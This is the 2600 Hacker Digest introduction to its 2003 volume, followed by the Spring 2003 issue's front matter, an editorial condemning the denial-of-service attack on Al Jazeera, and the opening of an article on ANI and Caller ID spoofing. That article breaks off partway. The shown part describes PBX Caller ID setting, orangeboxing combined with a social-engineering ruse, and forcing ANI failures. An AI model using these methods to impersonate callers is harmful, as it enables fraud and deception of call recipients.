2600

The Hacker Digest - Volume 20

Microsoft Windows Server 2003

2003



FORMAT

The 2003 cover formats were comprised of a variety of relevant photos, some manipulated and some not. The Autumn issue was again labeled as "Fall" in 2003. The page length remained at 60 pages. The contents had the following unique titles: Spring: "Collateral"; Summer: "Junk"; Fall: "Trouble"; and Winter: "Data". Little messages were found on Page 3, hidden in tiny print within the contents. The messages were as follows: Spring: "le centre du monde est partout" (located under the title "A Glimpse at the Future of Computing" and which translates to "the center of the world is everywhere"); Summer: "38.89868N77.03723W" (pretty much invisible under the "k" in "Junk" and which translates to the coordinates for the White House); Fall: "parachinar" (located under the title "Basics of Cellular Number Portability" and which referred to a city in Pakistan that seemed like a potential hot spot at the time); and Winter: 46664 (below the second "a" in "Data" and a reference to Nelson Mandela's prison number, as well as the launch of a series of AIDS benefit concerts that carried this name). Letters titles continued to be unique with each issue - Spring: "Babble"; Summer: "Voices"; Fall: "Articulated Gibberish"; and Winter: "Speech".

COVERS

Cover Photo credits were as follows - Spring: Jon Baldwin; Summer: David Buchwald; Fall: Bob Hardy; Winter: Rebel. Mike Essl was credited for Cover Design for each issue, except for Winter, which was credited to Dabu Ch'wald..

The Spring 2003 cover was yet another image of the Statue of Liberty, this time modified with a blood red sky and the arms of Lady Liberty held up in the air, holding a placard pointing to terrorists in all directions. It summed up the mood of the time, when an invasion of Iraq was underway and paranoia in the States was at an all-time high. The hacker community found itself, as usual, to be in the crosshairs of the latest bout of defining villains.

Summer 2003 went in a decidedly different direction, with an image from San Francisco of the remains of a telephone pole suspended in midair while nailed to its replacement and still having wires and equipment attached to it. This was one of our simplest covers, with no hidden meanings or images. It was just a cool picture.

The cover for Fall 2003 was both simple and complex at the same time. The main image was that of a double-decker German commuter train car with a

modified destination of Hacker Hbf. (This wasn't completely unbelievable, as the name "Hacker" appears throughout Germany and "Hbf" is the abbreviation for Hauptbahnhof, German for "main railway station.") In the windows of the train are images taken from that summer's Chaos Communication Camp in Germany. In order from left to right: two shots of the Fredersdorf train station (the closest one to the camp), the CCC sign at the entrance to the camp, a Lego version of a Star Wars AT-AT walker, a row of t-shirts on sale at the camp that said "Fjord" with the Ford logo, an anti-Windows banner on one of the tents, a friendly camp dog, an espresso truck, one of the main speaker tents, a forbidding sign on a door at the train station, the lighting crew on a tower at the camp, and the Berlin Convention Center where the annual Chaos Communication Congress was held in December (the high rise building was where Project Blinkenlights displayed images, similar to what appeared on the Winter 2002-2003 cover).

The Winter 2003-2004 cover was comprised of two photos merged together. New draconian regulations had gone into effect forbidding photography of bridges in the New York metropolitan area. So we printed a picture of the sign forbidding it, along with one of the bridges in question: the Verrazano-Narrows Bridge.

INSIDE

The staff section had credits for Editor-In-Chief, Layout and Design, Cover Photo (plural in Winter), Cover Design, Office Manager, Writers, Webmasters, Network Operations, Broadcast Coordinators, and IRC Admins. The staff section remained on Page 2 throughout the year. The Statement of Ownership was printed on Page 5 in the Fall edition.

We continued having fun with Page 33, as a remnant of our Y2K fun. Spring had faded print that said "Nothing To See Here". Summer had a Morse code printout that translated to "Page Thirty Three". Fall had the following mathematical equation: "(752+11953+0749+3851+74470+83158-3333)/2600/2", which, of course resulted in 33. It was an incredibly odd stroke of luck that we put together those numbers to get this, as all of them were significant in one way or another: 752 was our post office box number, 11953 was our zip code, 0749 and 3851 were the first and second halves of our ISSN number, 74470 and 83158 were the first and second halves of our Bipad number (in our UPC code on our covers), 3333 represented page 33 twice over, and 2600 was our name. The 2 was really the only number that didn't have that much significance to us, but it all fit together so well that it was a little scary. Winter said "Page Not 32"

as Page 32 was the page facing it.

One page issue that was *not* intentional involved Page 53 in the Fall issue, which was misnamed as Summer 2003.

Unique quotes continued to be printed in the staffbox of each issue:

Spring: *"...the essence of the evil government is that it anticipates bad conduct on the part of its citizens. Any government which assumes that the population is going to do something evil has already lost its franchise to govern. The tacit contract between a government and the people governed is that the government will trust the people and the people will trust the government. But once the government begins to mistrust the people it is governing, it loses its mandate to rule because it is no longer acting as a spokesman for the people, but is acting as an agent of persecution."* - Philip K. Dick

Summer: "*Television taught people to watch 'Friends' rather than have friends. Today, relatively little of our leisure time is spent interacting with other people. Now we spend it observing machines."* - Robert B. Putnam, author of *Bowling Alone*

Fall: *"I do know I'm ready for the job. And, if not, that's just the way it goes."* - George W. Bush, August 21, 2000

Winter: *"No one realized that the pumps that delivered fuel to the emergency generators were electric."* - Angel Feliciano, representative of Verizon workers explaining why Verizon's backup power failed during the August 14 blackout causing disruption to the 911 service.

2003 saw the world get a little crazier. The U.S. invasion of Iraq began, and the sense of imminent crisis loomed large. As always, hackers were pulled into the fray. "Whenever there are times of national crisis, particularly those involving intense bouts of nationalism, we can expect to have the image of hackers twisted and manipulated to suit various parties' aims."

And that is precisely what was happening. Hackers were increasingly being seen as some kind of a weapon or a tool that could be shaped and manipulated to suit particular agendas. As this looked to be the biggest war in our history, we wanted to make it clear that hackers should never be seen as a military resource. It just wasn't right for the simple reason that "...due to our thoughtful

nature and unending battle with the authorities for basic rights, hackers tend to be more cynical than most."

A massive denial of service attack against the Al Jazeera website was unleashed on the day they launched their English language version. Much to our horror, we were inundated with letters of thanks from people who somehow reached the conclusion that hackers were responsible for this. In actuality, such attacks flew in the face of everything we believed in, most notably the freedom of speech that allowed for a variety of opinions. And the net was helping to make such speech accessible, in ways it hadn't been before. "Unlike the Gulf War of 1991, there are now numerous voices and perspectives that the average person can get their hands on."

This just wasn't something that the hacker culture would embrace as a rule: "...one thing we feel pretty comfortable concluding is that most in the hacker world see such diversity of opinion and perspective as a good thing." Not to mention the fact that *anyone* could have been responsible for these attacks since "...the nature of the exploits tells us it could have been a bored kid or an angry government. The end result is the same." Regardless of who was behind it, the hazards of being thought of as this kind of a tool were very real. "If we are a resource when we do their bidding, then we are a major threat when we don't. And it's in our nature not to be in a blind allegiance with *any* authority figure."

There were, of course, those who willingly engaged in these sorts of actions, and for them we had especially strong words: "How about providing some intelligent dialogue to back up your argument rather than merely attempting to silence different perspectives (through spam, harassment, denial of service, or whatever else you're willing to engage in)?"

We found that most people in our community believed individuals were capable of differentiating between right and wrong themselves. The common theme seemed to be that "...we would never condone an attack that would silence those who disagree with our way of seeing things."

Such questions of free speech were coming up more than ever. And we found ourselves in the position of offering advice to those who weren't sure how to handle these issues: "It's essential to not restrict expression and opinions in our society. But that doesn't mean you have to allow others to destroy what you're trying to do."

We received support from a variety of sources, including a surprising amount from within the military itself. There was even talk of having a *2600* meeting aboard the aircraft carrier USS Theodore Roosevelt. One letter from a former marine read: "Keep up the good work, you're doing more to protect what our country is than people give you credit for." Words like that really meant a lot.

But the threats went way beyond the wartime environment that was growing around us. The reaction to the 9/11 attacks was continuing to cause great concern in our circle. "What laws like the Patriot Act have done to our country is so frightening as to be almost unbelievable." And much of the ensuing fervor had nothing at all to do with terrorism. For instance, Senator Orrin Hatch "expressed his interest in 'destroying' the computers of those suspected of copyright violation." It was the kind of insane overreaction that we were seeing more and more of. "This isn't some drunkard in a bar offering a completely insane solution to a problem. This is a United States Senator."

And he wasn't alone. Much of corporate America was right on board with this sort of approach when it came to protecting their ever-expanding copyrights. Under one proposal, the "MPAA and RIAA could completely disable, block, and even damage a publicly accessible network if they believed something they didn't like was going on there." And they would be completely immune from prosecution. Yet hackers were somehow the problem?

This wasn't exactly surprising, nor was it anything new. "Individuals break laws for a variety of reasons, usually either to gain an advantage or to recover from a disadvantage. But when governments break these laws, it's because they fear losing control." Between the Senate and the corporate interests, that's exactly what we were seeing.

The debates on piracy continued to fill our pages. Apart from evidence that most leaks of copyrighted movies and music came from within the industry itself, it seemed clear to us that they were just approaching the whole thing in the wrong way: "The industry needs to adapt to the times and change its attitude towards consumers." Apart from making enemies out of their own customers and defining hackers as the root of all evil, they weren't doing their own image any favors: "Considering the RIAA is involved in marketing some of the biggest performers in the history of mankind, they certainly should be doing a better job marketing themselves."

Of course, not everyone agreed. Some readers felt we were focusing too much

on such issues and not enough on the actual technology. In response to being accused of being too political: "If you can look around you and truly not see the dangers that threaten the future of anyone interested in *2600*-related things, then we really envy you." The truth was we always tried to avoid being affiliated with any particular political view. In our eyes, there was always something to critique, regardless of who was running things.

A massive blackout hit the United States over the summer and hackers were immediately suspected of having caused it. "The ignorance that we're all used to is that of blaming a hacker whenever something goes wrong with a computer or network simply because nobody has any idea what's really going on." It fit into the entire narrative of suspicion, fear, and helplessness. We emphasized that "...on the Internet, we're being encouraged to become paranoid about our safety, hostile to outsiders, and dependent on things we really don't need to survive."

As our 20th anniversary approached, we found ourselves reflecting on how far we had come - and how much further we needed to go. "From Day One we've had to deal with morons who just don't understand what the hacker culture is all about and who have always seen us as a threat comparable to their worst nightmare."

Over the years, we had witnessed a steady progression in suspicion and hostility towards our community. "In some cases hackers were viewed with *more* fear than violent criminals and even received greater sentences." After all, we had cases like Kevin Mitnick, Bernie S., and Phiber Optik to point to as evidence of this. And there were so many more that we didn't even have the resources to get involved with. One of our greatest fears was that "...we are on the verge of getting used to it." And that alone was reason enough for us to not let go of these issues.

"Today, nearly 20 years to the day after *2600* printed its first issue, we live in a very different world." But one constant that had managed to survive was the hacker spirit of curiosity, rebellion, and ingenuity, something we insisted on embracing rather than condemning. "The danger lies in accepting what we're told without question along with the perception that anyone who stands up to the system is somehow a threat to all of us."

Our articles continued to tackle all kinds of interesting topics that centered on everything from mainstream uses of technology to more obscure applications. We discussed spoofing ANI and Caller ID, as well as more Wi-Fi hacking.

Anonymity was on everyone's mind in this age of increased surveillance and suspicion. XM radio was a new method of transmitting sound that was the focus of much discussion. We continued to take issue with overly general labels like "white hat," "black hat," and "cracker."

Companies finding themselves in our crosshairs included Best Buy, Virgin Mobile, Kroger's, Nokia, Optimum Online, Target, Blockbuster, Citibank, Verizon, and, of course, Microsoft, among many others. We also took pride in helping to reveal the location of hidden DHS offices. We applied our basic philosophy to it all. "If a critical system is vulnerable, covering up that fact is every bit as bad as attacking it." Nothing was off limits. And in return for that attitude, we found our website blocked in many places. Symantec blocked us by default. As a result, we encouraged people worldwide to mirror our site so people could find ways around the blocking.

Cellular number portability was a hot topic. We found that red boxing still worked in some unexpected ways. We continued to discover magic in older technology: "It's amazing what you can still find on the telephone network just by dialing strange numbers." And we had to deal with annoyances from a company called meetup.com, which was confusing *2600* meeting attendees with conflicting information and creating general mayhem.

Throughout the year, we continued work on a DVD version of our documentary *Freedom Downtime.* We introduced hooded sweatshirts for the first time. We promoted the *2600* IRC network, but also received a number of complaints from people upset at the way they or others were treated there when asking beginner questions or attempting to fit in. "For the record, we are not implying that IRC is a substitute for real life nor do we encourage anyone to blindly accept anything anyone else says while using IRC." We tried to focus on the positive elements of this form of communication: "One thing IRC still has is the ability to surprise us with its effective and often unintentional community building."

What was especially important to us was being inclusive. "Hacking encompasses so many different elements in our world that to relegate it to merely programming, operating systems, IRC, or, for that matter, even computers only serves to limit the possibilities." The last thing we wanted was to see people disqualified because they didn't memorize the right facts. Hacking was so much more than that. If the media couldn't grasp this, we had to make sure that at least our own community did.

We had a price change that adversely affected Canada, due to the lower value of their currency plus increased delivery charges. There was a fairly strong reaction to the previous winter's cover featuring an image on a building in Paris that was made through the CCC's Project Blinkenlights. Many were convinced that we had altered the picture in some way. "We did absolutely no modification of the photo. Sometimes reality is just stranger than fiction."

Our H2K2 videos finally became available more than a year after the conference, this time in VCD format. And the next conference (The Fifth HOPE in July of 2004) was announced through a multi-page ad in the Winter issue.


Throughout it all, we continued to argue against criminalizing any type of information. "There is a very great danger any time knowledge itself is restricted or forbidden." The danger was more apparent than ever, as fear was truly taking over and freedoms were being sacrificed every day. "We simply do not believe security through obscurity is an effective approach. We will continue to expose security holes by discussing them and demonstrating them. History has proven that this is often the only way to get them to be taken seriously."

The battle lines never seemed clearer. And we appeared to be on a collision course with the law if the trends continued. We were in for quite a ride. "This clearly won't be a journey for the faint of heart."

Volume Twenty, Number One!
Spring 2003, $5.50 US, $8.15 CAN

2600

The Hacker Quarterly



31>
0 74470 83158 7

" ...the essence of the evil government is that it anticipates bad conduct on the part of its citizens. Any government which assumes that the population is going to do something evil has already lost its franchise to govern. The tacit contract between a government and the people governed is that the government will trust the people and the people will trust the government. But once the government begins to mistrust the people it is governing, it loses its mandate to rule because it is no longer acting as a spokesman for the people, but is acting as an agent of persecution." - Philip K. Dick



Editor-In-Chief
Emmanuel Goldstein

Layout and Design
ShapeShifter

Cover Photo
Jon Baldwin

Cover Design
Mike Essl

Office Manager
Tampruf

Writers: **Bernie S., Billsf, Eric Corley, Dalai, John Drake, Paul Estev, Mr. French, Javaman, Joe630, Kingpin, Lucky225, Kevin Mitnick, The Prophet, David Ruderman, Seraf, Silent Switchman, Mr. Upsetter**

Webmasters: **Juintz, Kerry**

Network Operations: **css, mlc, Seraf**

Broadcast Coordinators: **Juintz, Pete, daRonin, Digital Mercenary, w3rd, Gehenna, Brilldon, Chibi-Kim**

IRC Admins: **Antipent, DaRonin, Digital Mercenary, Redhackt, Roadie, Setient, The Electronic Delinquent**

Inspirational Music: **Can, Max Edwards, Kraftwerk, Edith Piaf**

Dogs: **Fritz, Espresso, Sammy, Sophie, Sugar**

Shout Outs: **Wiley, Tamara, Mojo, Gweeds, New Orleans 2600, Etox, Maze, Darkstorm, Howling Flea, Kuroishi, Battery, w1nt3rmut3, Reba, Darcy, Alex**

Congratulations: **Kevin**

2600(ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc. 7 Strong's Lane, Setauket, NY 11733. Second class postage permit paid at Setauket, New York.

POSTMASTER:
Send address changes to
2600, P.O. Box 752, Middle Island, NY 11953-0752.
Copyright (c) 2003
2600 Enterprises, Inc.
Yearly subscription: U.S. and Canada - $20 individual,
$50 corporate (U.S. funds).
Overseas - $30 individual,
$65 corporate.
Back issues available for 1984-2002 at $20 per year,
$25 per year overseas.
Individual issues available from 1988 on at $5.50 each, $7.50 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752
(subs@2600.com).

FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099
(letters@2600.com, articles@2600.com).
***2600* Office Line: 631-751-2600**
***2600* FAX Line: 631- 474-2677**

Collateral

Not in Our Name	4
ANI and Caller ID Spoofing	6
A Hacker Goes to Iraq	9
Getting Busted - Military Style	10
Unsolicited Mail	14
Anonymous E-mail Using Remailers	16
Fun with 802.11b at Kroger's	19
Best Buy Insecurities	21
Ripping Movies from DVD to CD-R	24
XM - The Flawed Future of Radio	26
Letters	30
A First Look at Virgin Mobile	40
Creating Delay in the New Age	42
Ibuyspy Portal Software	43
Defeating salon.com's Premium Content	46
Fun with Hosting on your Cable/DSL	47
Keyboard Theory for the New Age Phreak	53
A Glimpse at the Future of Computing	54
Marketplace	56
Meetings	58

NOT IN OUR NAME

This is the kind of thing that nobody should be surprised by. Whenever there are times of national crisis, particularly those involving intense bouts of nationalism, we can expect to have the image of hackers twisted and manipulated to suit various parties' aims. Once again we find ourselves in a position of having to stand up against ignorant claims from a variety of sources.

Obviously, when there's a war going on (or invasion, which is probably a more accurate description at this point), there's going to be a lot of saber-rattling on all fronts. That's what it's all about, after all. Inevitably, though, this leads to distortions and misassumptions that desperately need correction.

Hackers as a group tend not to identify themselves with specific political parties or nationalities. As *individuals,* hackers are much the same as anyone else, although we've noticed that due to our thoughtful nature and unending battle with the authorities for basic rights, hackers tend to be more cynical than most. You will also find that, true to hacker form, we will ask more questions and tend to doubt the answers we're given until there is absolute proof of some sort. All that said, it would be extremely presumptuous for anyone to claim that hackers as a group support the war, oppose the war, are Bush loyalists, or Bush haters. Yet this is exactly what's happening and once again, we have the mass media to thank.

Unlike the Gulf War of 1991, there are now numerous voices and perspectives that the average person can get their hands on. The Internet has expanded greatly in the past decade and there has been a growing demand for foreign news coverage on television, a demand which is slowly (almost grudgingly) being met by the satellite companies and digital cable. And, while it would be rather arrogant to say how hackers view particular policies or countries, one thing we feel pretty comfortable concluding is that most in the hacker world see such diversity of opinion and perspective as a good thing. We tend to have enough faith in the individual to believe that they are capable of making up their own mind on an issue, rather than being spoonfed the answers via the media or any government.

But there are those who see such diversity as a threat because, for the first time, some alternative ideas may be creeping into the heads of people who may not have even *known* there was another side to a story. These are the people who want control and who see individual thought as an annoyance at best, a real danger at worst. We also believe it is safe to say that most people in the hacker world find that sort of thing repugnant, for the simple reason that this mindset by nature would see the very concept of hackers as one of the biggest threats of all.

So it was a bit ironic when we saw in our favorite mass media source that "hackers" were busy attacking Al Jazeera. Al Jazzera is a news channel from Qatar that has been broadcasting since 1996. Despite being in the Middle East, it has a distinctly Western style of broadcasting. This has been the source of much criticism in the region; their willingness to point out corruption has caused them problems in such places as Saudi Arabia and Iraq. And naturally, the fact that they are willing to give *any* time at all to stories and people that wouldn't be seen in the States has earned them all kinds of condemnations here. Recently, their stock market reporter (yes, Al Jazeera actually has a stock market update on the bottom of their screen) was banned from the New York Stock Exchange because of "security precautions" by authorities there. And the Bush administration has been highly critical of the network for not following the same guidelines as our own mass media, which refused to air gruesome pictures of war victims that Al Jazeera was able to obtain.

There's no doubt that this kind of broadcast would get some people upset. But then, there are lots of things about this conflict that are getting people upset. What the presence of Al Jazeera accomplished was the inclusion of a different, previously hard to see, perspective.

Since the network had been broadcast only in Arabic, we looked forward to having an English version of both the channel and their

website so people here would be better able to judge the content for themselves. That day arrived on March 24 when the English version of the website was finally launched. But the site never made it to our screens. A massive denial of service attack took the entire Al Jazeera domain off the net, making it impossible for anyone (at least in our part of the world) to see what was on their pages. A couple of days later, when their main page was finally back online, it was almost immediately defaced with an American flag and various words of pro-United States propaganda.

This was bad enough but when it started to be reported as something the hacker community was responsible for, it became a nightmare. Mail was pouring into our site from people thanking us for "taking care of the Arab scum" among other things. In yet another twisted way, the media was defiling the image of hackers, turning *us* into the Thought Police who had the gall to judge what people should see and eliminate anything that they didn't approve of.

Needless to say, this image didn't go over too well in the hacker community. It's well known and heavily documented that such actions as denial of service attacks and web page "hacking" have become so trivial that virtually anyone with the right script, sufficient bandwidth, or simply a strong agenda of some sort is capable of wreaking havoc on an intended target. The only hacker connection most likely occurred at the beginning, when whatever bug was exploited was discovered and revealed to the world. It's equivalent to a hacker figuring out (through endless experimenting and wasting of time) that holding down three keys at the same moment on an ATM will result in a $20 bill being released without being charged to an account. If the hacker released this information to the world and someone else comes along with the sole intent of stealing money, that second person is not a hacker in any sense of the word. They are simply a thief who heard of an exploit and decided to use it for their own purposes. In the same way, the people who took Al Jazeera off the net have got nothing to do with the hacker world. They simply exploited some well known security holes in order to achieve their objective - silencing a voice they didn't approve of.

Regardless of how we as individuals feel about what they are broadcasting and putting on their site, as hackers it should be obvious that any kind of authority imposing its beliefs on the rest of society is neither wanted nor needed. We don't know what the source of this shutdown was - the nature of the exploits tells us it could have been a bored kid or an angry government. The end result is the same.

Back during the American spy plane incident in China, we received a number of pieces of mail from people who wanted us to "take China off the net." Each email address resolved to various sites within the United States military. That told us that hackers are seen by such people as a weapon, to be used when needed and for whatever political and military goals they deem necessary. In the end, somebody accommodated these people and started all kinds of attacks on anything and everything in the .cn domain. And, predictably, the same thing happened in reverse. *That* told us that it didn't take a whole lot of skill to pull off a destructive act.

We have to be careful not to get drawn into this way of thinking, where hackers are seen as a military resource. Because there's a flipside to that definition. If we are a resource when we do their bidding, then we are a major threat when we don't. And it's in our nature not to be in a blind allegiance with *any* authority figure.

We believe hacker ingenuity *can* be used to create something positive, where resources are found when none appear to exist and creative minds figure out ways of making the impossible happen. Back in 1996, Yugoslavian radio station B92 was forced off the air by the dictatorial Milosevic regime for airing material not approved of by the authorities. Hackers helped them get their signal onto the Internet via The Netherlands which meant that the entire *world* was now able to hear them. They moved beyond the power of their government to silence them (since most government officials had little if any knowledge of the Internet).

What better message to send to the world than to ensure that no voice is silenced and that if somebody tries, a hundred others will spring up to undo the damage? It goes beyond what side of the fence you're on politically or what part of the world you're from. This kind of thing simply cannot be tolerated, particularly in the environment we find ourselves in now where truth seems particularly elusive. We may not like the message, we may not agree with it, but if what we allege to stand for is to have any value, we have to do everything possible to ensure it isn't silenced.

ANI AND CALLER ID Spoofing

by Lucky225
lucky225@2600.com
www.verizonfears.com

This article will explain many methods of Caller ID and ANI spoofing that can still be used as of today. I have also included a brief FAQ for those of you who may not be familiar with the terminology which should help you understand this article more. I hope that this article will make many of you aware that Caller ID and ANI, although often great tools, can also be a waste of your time and money.

Please don't confuse this article with past ones I've written. While I mention techniques I have used in the past, I also include up to date accurate information. This is meant to be a reference article on how caller ID and ANI can be spoofed, as well as on how they've been spoofed in the past. All of those telco techs out there who claim it can't be done will find definite proof that it has been. You will also find some useful links at the end of this article. Enjoy.

FAQ

So, just what is ANI? ANI stands for Automatic Number Identification. ANI is a service feature that transmits a directory number or Billing Telephone Number (BTN) to be obtained automatically. In other words, your number is sent directly to wherever you are calling to automatically. Unlike Caller ID you cannot block this feature from happening.

What is flex ANI? Flexible ANI provides "II" (identification indicator) digits that identify the class of service of the phone you are calling from. Flex ANI is transmitted as II digits + BTN.

What are ANI "II" digits? Identification Indicator digits describe the class of service of the telephone. Some examples are:
00 "POTS" (plain old telephone service) or home phone
07 Restricted line
27 ACTS payphone
29 Prison phone
62 Cellular phone
70 Cocot Payphone

What is an ANAC? ANAC stands for Automatic Number Announcement Circuit. This is a phone number you can call that will ring into a circuit that announces the ANI number you are calling from. Examples of ANACs are 800-555-1140 and 800-555-1180. When you call these numbers you will get an ARU (Audio Response Unit). This is the circuit that announces your ANI. The ARU will say the following: "The ARU ID is [id], your line number is [trunk number], the DNIS is [DNIS number], the ANI is [II digits followed by ANI]."

ARU ID: Audio Response Unit ID number. This identifies which ARU in a group of ARUs you reached.

Line number: The trunk you came in on.

DNIS: Dialed Number Identification Service - tells you which number you called (i.e., 800-555-1140 is 03122, 800-555-1180 is 03125).

ANI: II digits followed by ANI.

What is a BTN? BTN is the Billing Telephone Number, a phone number which charges are to be billed to. It is not necessarily the phone number of the line you are calling from.

What is Pseudo ANI? Pseudo ANI or PANI is a unique non-dialable number used to route cellular calls. PANI is used by 911 operators to find the cell site and sector from which the cell phone is calling.

What is an ANI fail? An ANI fail is when no ANI is sent. Usually the area code of the tandem office completing the call will be sent. (For instance, if the tandem office is in 213 the ANI will be sent as II digits+213.)

How do ANI fails occur? ANI fails can occur when the tandem office completing a call didn't receive ANI from the central office originating the call. ANI fails can also be caused when ANI is intentionally not sent. This can happen by using a method called op diverting. Another way you can cause ANI fails is through the use of the AT&T long distance network. Simply dial 10-10-288-0 or dial 0 and ask your operator for AT&T. When AT&T comes on the line simply touch tone in a toll free number and the call will be completed with no ANI. Note however that this method is dependent upon the AT&T center you reach. Some AT&T centers still forward ANI, others send an AT&T BTN as ANI. But most AT&T centers currently don't forward ANI.

What is op diverting? Op diverting is a term that describes the process of intentionally causing an ANI fail by having your local operator dial the number you wish to reach. Most operator centers are not equipped to forward ANI and so they complete the call with no ANI.

What's the difference between ANI and Caller ID? ANI is the BTN associated with the telephone and is the direct number where you are calling from. Caller ID is usually the BTN but occasionally can be incorrect, i.e., the main number of a business instead of the actual number being called from. Another difference in ANI is that it shows the class of service of the phone number while Caller ID just shows the name and number.

Now that you have an idea of what ANI is and how it differs from Caller ID I will explain some methods for spoofing both of them.

Spoofing Caller ID

Method #1 - Using a PRI line. Major companies that have a PBX with many hundreds of lines hooked up to a Primary Rate ISDN (PRI) line can spoof Caller ID by setting the Caller ID number to whatever number they want for a given extension on that PBX by typing a simple command on the PBX's terminal.

Some telephone switches also use whatever Caller ID is sent from the PBX as ANI - a major hole in the telephone network that I hope will someday be fixed since the spoofed ANI can be billed for long distance calls! Telephone company billing records should be inadmissible for this reason. I hope the telcos have switch logs for backup!

Method #2 - Orangeboxing. Orangeboxing is Caller ID signal emulation through the use of a bell 202 modem, sound card software, or a recording of a Caller ID transmission. Orangeboxing is not very effective because you have to send the signal *after* the caller has answered their phone. However, through the magic of social engineering you could have one friend call a number and pretend he has reached a wrong number while sending a call waiting Caller ID signal fooling the victim into believing he is receiving another incoming call from the name and number spoofed and when the victim "flashes over" have your friend hand you the phone and continue with your social engineering.

Method #3 - Calling Cards. I learned this method from some phone phreaks on a party line a long time ago. I can't recall the name of the calling card company but all one has to do is provide a credit card as a method of payment to obtain a PIN. Once you have the PIN you just op divert or cause an ANI fail to the 800 number for the calling card and it will ask you to please enter the number you are calling from. You touch tone in *any* number you want, then it asks for your PIN and then what number you want to call. The person you call will see the number you touch toned in as the Caller ID for that call. If the number is in the same area as the caller, it will also show the name associated with the phone number.

Spoofing ANI

Spoofing ANI is a little more difficult than spoofing Caller ID unless you have access to a central office switch.

